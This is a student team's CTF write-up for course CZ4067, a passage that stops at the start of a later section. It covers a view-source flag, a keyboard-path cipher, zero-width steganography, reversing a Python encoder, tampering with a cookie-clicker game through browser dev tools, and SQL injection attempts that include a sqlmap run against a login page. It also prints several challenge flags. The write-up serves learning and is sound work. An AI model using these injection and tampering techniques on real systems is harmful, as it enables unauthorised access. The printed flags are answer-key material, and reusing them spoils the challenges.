CZ4067 CTF Report - GTA6.exe

Parashar Kshitij, Malavade Sanskar Deepak, Dhanyamraju Harsh Rao

Table of Contents

1. Setup **1**
2. Callisto **2**
2.1. Space Sauce 2
2.2. Key Space 2
2.3. Width 4
2.4. Arecibo Message 5
3. Coruscant **7**
3.1. Space Test 7
3.2. Space Cookie 8
3.3. Space Query 1 10
3.4. Space Calculator 13
4. Ascella **16**
4.1. Space Base 16
4.2. Super Slow T Voice 16
4.3. White Space 16
5. Solaris **22**
5.1. Space Venture 22
5.2. Space Candy Theft 22
5.3. Space Thread 24
6. Decimus **31**
6.1. Space Link 31
6.2. Letter Theft 31
6.3. Space Talk 33

1. Setup

All three team members used a Kali Linux Machine for this competition. One with VMWare Workstation, one with VMWare Fusion, and one by loading the OS image on a thumb drive.

Note: One of our teammates used the Dark Reader Chrome extension in his browser which converts all his web pages into dark mode, so there may be a few screenshots that don't match the colour scheme of the actual website.

2. Callisto

2.1. Space Sauce

Space Sauce led us to a web page and asked us to help find the author's secret sauce. We solved this problem by following the walkthrough given in the free hint. We first used view source to view the source code of the page (view-source:http://chall.sigx.net:2001/) and eventually found the flag after expanding the link below:
http://chall.sigx.net:2001/disableRightMouseClick.js
CZ4067{v13W_s0urc3-1s_fUn}

```
document.addEventListener('contextmenu', function(e) {
    e.preventDefault();
    alert('not allowed');
});

  // This source revealed my favourite sauce!
  // CZ4067{v13W_s0urc3-1s_fUn}
```

2.2. Key Space


The key space problem gave us the message, "**1qazwx 34rdfvc 4t6gb 87yjmn 0okm**" and asked us to decipher the meaning. Initially, we looked at the message and saw distinct words. This led us to believe that the message was a caesar cipher. So we went to an online caesar cipher decoder (https://www.dcode.fr/caesar-cipher) and tried to decode the message by brute force. However, we were unable to find any convincing output.

Stuck, we decided to put the question in ChatGPT. The prompt and a snippet from the output are given below:

Prompt	"A message from outer space got sent to us. It reads '1qazwx 34rdfvc 4t6gb 87yjmn 0okm'. Figure out what is the message! Hint is: Key Space"
ChatGPT Output (Snippet)	"Ah, the hint "Key Space" suggests that we might be dealing with a keyboard-related encryption method. Looking at the message again: 1qazwx 34rdfvc 4t6gb 87yjmn 0okm

	It seems like each pair of characters represents keys that are next to each other on a standard QWERTY keyboard.”


While, ChatGPT wasn’t able to solve the question directly, it gave us a clue related to the output. We decided to trace the path formed by the letters on a regular qwerty keyword in powerpoint. The figure below shows the result:



This shape clearly resembles a message. We used the above image as a base to start generating potential flags and testing them out. The table below shows our initial tries with different combinations of letters:

Word in Cipher	Potential Characters from observing path
1qazwx	H, h, n
34rdfvc	3, e
4t6gb	Y, y, 7
87yjmn	5, S, s
0okm	1, /

We tried various different combinations from the table above but none of them were correct. We even tried reading the pattern upside down but we were unable to find the flag. Eventually, we decided to revisit the figure above but instead highlight each of the keys mentioned instead of tracing the path.




From the above figure we were able to see that the first letter could also be a ‘k’ or ‘K’. We tried more combinations with the new letters and were finally able to guess the correct flag.

2.3. Width

The width problem gave us the string: “**Greeting from decimus, we await your arrival**”. We had to find a hidden message in this string. Since all the words are valid english words, we understood that this is not a traditional cryptographic cipher. We decided to open the page using the inspect element tool to investigate. Given below is a screenshot of the page’s html code.

On opening the inspect element tool on the question we noticed that the message was filled with special characters. Given that the words are still present in the html code, this a case of plaintext steganography. We copied the message into cyberchef (https://gchq.github.io/CyberChef/) to investigate. We noticed that the hidden characters all have different lengths with some being 2 characters wide and some being 8 characters wide. We tried to use this pattern and decode it into numbers but we were unable to find a valid flag. After a quick search through the internet, we found a zero width steganography tool online (https://330k.github.io/misc_tools/unicode_steganography.html). Luckily, we were able to use this tool to successfully find the flag. Given below is a screenshot of the same:




2.4. Arecibo Message

The Arecibo message problem gave us two files in a zip: a .pyc file and a txt file. The .pyc file was a **python bytecode** file with the code used to encrypt the message while the **output.txt** file contained the final output. We used an online python decompiler tool (https://www.toolnb.com/tools-lang-en/pyc.html) to convert the .pyc file to a readable .py file. This then became a reverse engineering problem. In order to reverse engineer the code we first copied the python code into a jupyter notebook and created our own implementation of the main method. This new implementation allowed us to print the output of each step. We then used a test driven development approach where we first created our own output messages by passing known inputs. This way we were able to work on each step independently ensuring that each step was accurate. We then ran a few test cases through our newly written reverse engineered code to see if it was working properly after which we passed the original output.txt through the reverse engineering code. The code used for reverse engineering is given below:


```
def reverse_jupiter(output):
    amalthea = output
    adrastea = len(output)
    metis = ""
    for i in range(adrastea):
        metis += output[adrastea - i - 1]

    return metis.encode("utf-8")

def reverse_neptune(despina):
    temp1 = base64.b64decode(despina)
    thalassa = zlib.decompress(temp1)
    naiad = thalassa.decode()

    return naiad
```

```python
def reverse_saturn(tethys):
    # NOTE: mimas in saturn is always true
    tethys_mid = tethys.encode()
    # print(f"tethys_mid: {tethys_mid}")
    enceladus_late = array.array("H", [])
    enceladus_late.frombytes(tethys_mid)
    enceladus_late.reverse()
    titan = enceladus_late.tobytes()

    return titan.decode()

def reverse_uranus(ophelia):
    # Convert ophelia from hexadecimal to integer
    ophelia_int = int(ophelia, 16)

    # Convert the integer back to its binary representation
    cordelia = bin(ophelia_int)[2:]  # [2:] to remove the '0b' prefix

    return cordelia

def reverse_all(output):
    rj = reverse_jupiter(output)
    rn = reverse_neptune(rj)
    rs = reverse_saturn(rn)
    ru = reverse_uranus(rs)

    return ru
```

This code gave us a string containing 1679 1s and 0s. We converted this string to a list and each character into an integer. A quick visit to the Arecibo Message wikipedia page (https://en.wikipedia.org/wiki/Arecibo_message) revealed that the Arecibo Message was a radio signal (one dimensional array of bits) sent out into space which would make a picture when arranged in a certain way. The picture shown on the wikipedia page was of the shape (23, 73) so we reshaped our output array using numpy and visualised the result using `matplotlib.pyplot.imshow()`. We found out the shape of the image by manually counting the squares in the picture. However, the initial result given below didn't make any sense.



However, after reading the wikipedia article again we found out that the message shape was (23, 73) not (73, 23) so we reshaped the numpy array again and visualised the results and were able to successfully find the flag. The final image is given below:



3. Coruscant

3.1. Space Test


We solved this problem by directly navigating to the page where we found the flag in plain sight: **CZ4067{StAt1C-W3b}**

You've managed to navigate to this website!


Here is your flag: CZ4067{StAt1C-W3b}

3.2. Space Cookie

The challenge webpage shows a game with a cookie in the centre as a button that can be pressed, and the high score is shown in the bottom right corner. To win the game we have to press the button a number of times greater than the high score within 30 seconds which is of course impossible.



However, if we inspect the source of the webpage, we can see a file **game.js**




Inspecting the source code of game.js, we see some interesting variables:


```
//define game vars
let numClicks = 0;
let playingGame = true;
let highScore = "0";
let cookies = decodeURIComponent(document.cookie).split(';');
for(let i = 0; i < cookies.length; i++){
    if(cookies[i].includes("highScore"))
        highScore = cookies[i].substring(cookies[i].indexOf("=") + 1);
}
```

This code gives us the hint that numClicks needs to be changed to a value greater than the high score displayed.

Chrome dev tools allow us to pause script execution at any time. Once its paused, the 'script' section shows us the cookies:



The numClicks value can be modified to a very high value:




Then we let the time run out and we see the flag displayed as **CZ4067{Ch0cO_c0oK1e}**:

3.3. Space Query 1


This problem gave us a link to a website with a login page. The website contains 2 forms fields: a username and a password. A quick check through the inspect element tool shows us that there is nothing else on the page so given that there are only 2 form fields, we concluded that this must be some sort of injection attack. We first tried using SQL injection. We did so by trying different combinations of common tautology attacks in both the username and password fields. We generally tried to avoid the tautology '1=1' since our professor had told us in class that such requests may be blocked by NTU's wifi. These initial requests did not give us a response. We even checked the network tab in the inspect element tool to see no responses to our APIs. We even tried using SQLMap (https://github.com/sqlmapproject/sqlmap), an SQL Injection tool preinstalled on Kali Linux. Given below is a screenshot of our attempt to use SQLMap:

```
$ sqlmap --wizard
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:05:11 /2024-04-04/

[18:05:11] [INFO] starting wizard interface
Please enter full target URL (-u): http://chall.sigx.net:8081/
POST data (--data) [Enter for None]: username, password
[18:05:21] [WARNING] no GET and/or POST parameter(s) found for testing (e.g. GET parameter 'id' in 'http://www.site.com/vuln.php?id=1'). Will search for fo
rms
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 2
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 3

sqlmap is running, please wait..

[1/1] Form:
GET http://chall.sigx.net:8081/?username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit GET data [default: username=&password=]: username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[18:05:25] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
[18:05:27] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[18:05:27] [CRITICAL] connection reset to the target URL
[18:05:27] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[18:05:27] [CRITICAL] connection reset to the target URL
[18:05:27] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
```


However, we were unable to make any progress using SQLMap. Repeated attempts led us to believe that the challenge was designed to actively block such brute forcing tools. Frustrated, we tried to set the username as ‘Admin’ and tried again. Given below is a screenshot of the response:



This was the first response that we received from the server. This led us to believe that we had to continue trying different injection techniques with the username set to admin. However, we were unable to make any progress this way. Any attempt of SQL injection in the password with Admin in the username section did not return any response. Given below is a screenshot of one such case:




At this point we got the idea of trying to set the username to admin using sql injection instead of the username field. Given below is a screenshot of the result:



Thus, we were finally able to solve the problem and retrieve the flag. The above query only worked when we first put the username as Admin and got the response shown earlier before putting the password shown above.

3.4. Space Calculator

The challenge gives a link to a website where we are met with this message:



